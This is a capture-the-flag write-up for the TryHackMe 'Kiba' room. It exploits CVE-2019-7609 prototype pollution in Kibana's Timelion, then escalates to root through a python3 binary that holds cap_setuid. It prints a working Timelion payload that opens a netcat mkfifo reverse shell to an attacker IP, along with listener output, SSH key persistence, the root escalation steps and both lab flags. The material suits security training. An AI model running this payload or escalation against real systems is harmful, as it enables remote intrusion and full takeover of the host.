
Kiba

Initial Questions

1) What is the vulnerability that is specific to programming languages with prototype-based inheritance?
   -Prototype Pollution


2) What is the version of visualization dashboard installed in the server?

-kibana running on port 5601



Kibana is a web application that you access through **port** 5601. All you need to do is point your web browser at the machine where **Kibana** is **running** and specify the **port** number. For example, localhost:5601 or http://YOURDOMAIN.com:5601 . If you want to allow remote users to connect, set the parameter server.

-version: 6.5.4




10.10.113.213:5601/app/kibana

Management

Version: 6.5.4

3) What is the CVE number for this vulnerability? This will be in the format: CVE-0000-0000

//https://research.securitum.com/prototype-pollution-rce-kibana-cve-2019-7609/



The vulnerability was CVE-2019-7609 (also known as ESA-2019-02) and is officially described as follows:

> Kibana versions before 5.6.15 and 6.6.1 contain an arbitrary code execution flaw in the Timelion visualizer. An attacker with access to the Timelion application could send a request that will attempt to execute javascript code. This could possibly lead to an attacker executing arbitrary commands with permissions of the Kibana process on the host system.


-CVE number: CVE-2019-7609

Enumeration

Targets

port 5601 kibana

kibana root page



Add Data to Kibana

Use these solutions to quickly turn your data into pre-built dashboards and monitoring systems.

APM

APM automatically collects in-depth performance metrics and errors from inside your applications.


Logging

Ingest logs from popular data sources and easily visualize in preconfigured dashboards.

Metr

Collect metri operating systen running on yo


have access to timelion



```
.es(*)
```


now let's exploit it

//first inject this code in timelion, the reverse shell payload use “netcat without -e flag method”




```
.es(*).props(label.__proto__.env.AAAA='require("child_process").exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.20.97 18890
>/tmp/f");process.exit()//')
.props(label.__proto__.env.NODE_OPTIONS='--require /proc/self/environ')
```

now execute canvas to perform the RCE



and we got our initial foothold




```
nobodyatall@0xDEADBEEF:~/tryhackme/kiba$ nc -lvp 18890
listening on [any] 18890 ...
10.10.113.213: inverse host lookup failed: Unknown host
connect to [10.8.20.97] from (UNKNOWN) [10.10.113.213] 60342
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(kiba) gid=1000(kiba) groups=1000(kiba),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),114(lpadmin),115(sambashare)
$ 
```

Post Exploitation

Privilege Escalation


now let's capture our user flag



```
$ cd ..
$ ls -la
total 110664
drwxr-xr-x  6 kiba kiba      4096 Mar 31  2020 .
drwxr-xr-x  3 root root      4096 Mar 31  2020 ..
-rw-------  1 kiba kiba      9605 Mar 31  2020 .bash_history
-rw-r--r--  1 kiba kiba       220 Mar 31  2020 .bash_logout
-rw-r--r--  1 kiba kiba      3771 Mar 31  2020 .bashrc
drwx------  2 kiba kiba      4096 Mar 31  2020 .cache
drwxrwxr-x  2 kiba kiba      4096 Mar 31  2020 .hackmeplease
drwxrwxr-x  2 kiba kiba      4096 Mar 31  2020 .nano
-rw-r--r--  1 kiba kiba       655 Mar 31  2020 .profile
-rw-r--r--  1 kiba kiba         0 Mar 31  2020 .sudo_as_admin_successful
-rw-r--r--  1 root root       176 Mar 31  2020 .wget-hsts
-rw-rw-r--  1 kiba kiba 113259798 Dec 19  2018 elasticsearch-6.5.4.deb
drwxrwxr-x 11 kiba kiba      4096 Dec 17  2018 kibana
-rw-rw-r--  1 kiba kiba        35 Mar 31  2020 user.txt
$ pwd
/home/kiba
$ cat user.txt
THM{1s_easy_pwn3d_k1bana_w1th_rce}
$ 
```

To direct input to this VM, click inside or press Ctrl+G.

now let's get a stable tty shell by injecting our own public key into authorized_keys




```
nobodyatall@0xDEADBEEF:~/tryhackme/kiba$ ssh -i kibarsa kiba@10.10.113.213
The authenticity of host '10.10.113.213 (10.10.113.213)' can't be established.
ECDSA key fingerprint is SHA256:qjOIOJlrdfnUdcvANIW2tO0OvdvVXsIEIXVOTZdrjFw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.113.213' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-176-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Last login: Tue Mar 31 22:41:40 2020 from 192.168.85.1
kiba@ubuntu:~$ 
```

question: How would you recursively list all of these capabilities?
-getcap -r /


check for capabilities that kiba user have



```
kiba@ubuntu:~$ getcap -r / 2>/dev/null
/home/kiba/.hackmeplease/python3 = cap_setuid+ep
```


seems likepython3 have the setuid capabilities, let's abuse this to setuid to root (uid 0)

//and now we're root user



```
kiba@ubuntu:~$ /home/kiba/.hackmeplease/python3
Python 3.5.2 (default, Oct  8 2019, 13:06:37)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.getuid()
1000
>>> os.setuid(0)
>>> os.system("/bin/bash -p")
root@ubuntu:~# whoami && id
root
uid=0(root) gid=1000(kiba) groups=1000(kiba),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),114(lpadmin),115(sambashare)
root@ubuntu:~# 
```

let's get the root flag



```
-rw-r--r--   1 root root  148 Aug 17  2015 .profile
-rw-r--r--   1 root root   45 Mar 31  2020 root.txt
drwxr-xr-x   2 root root 4096 Mar 31  2020 ufw
root@ubuntu:/root# cat root.txt
THM{pr1v1lege_escalat1on_us1ng_capab1l1t1es}
root@ubuntu:/root# 
```

Creds

Flags

Write-up Images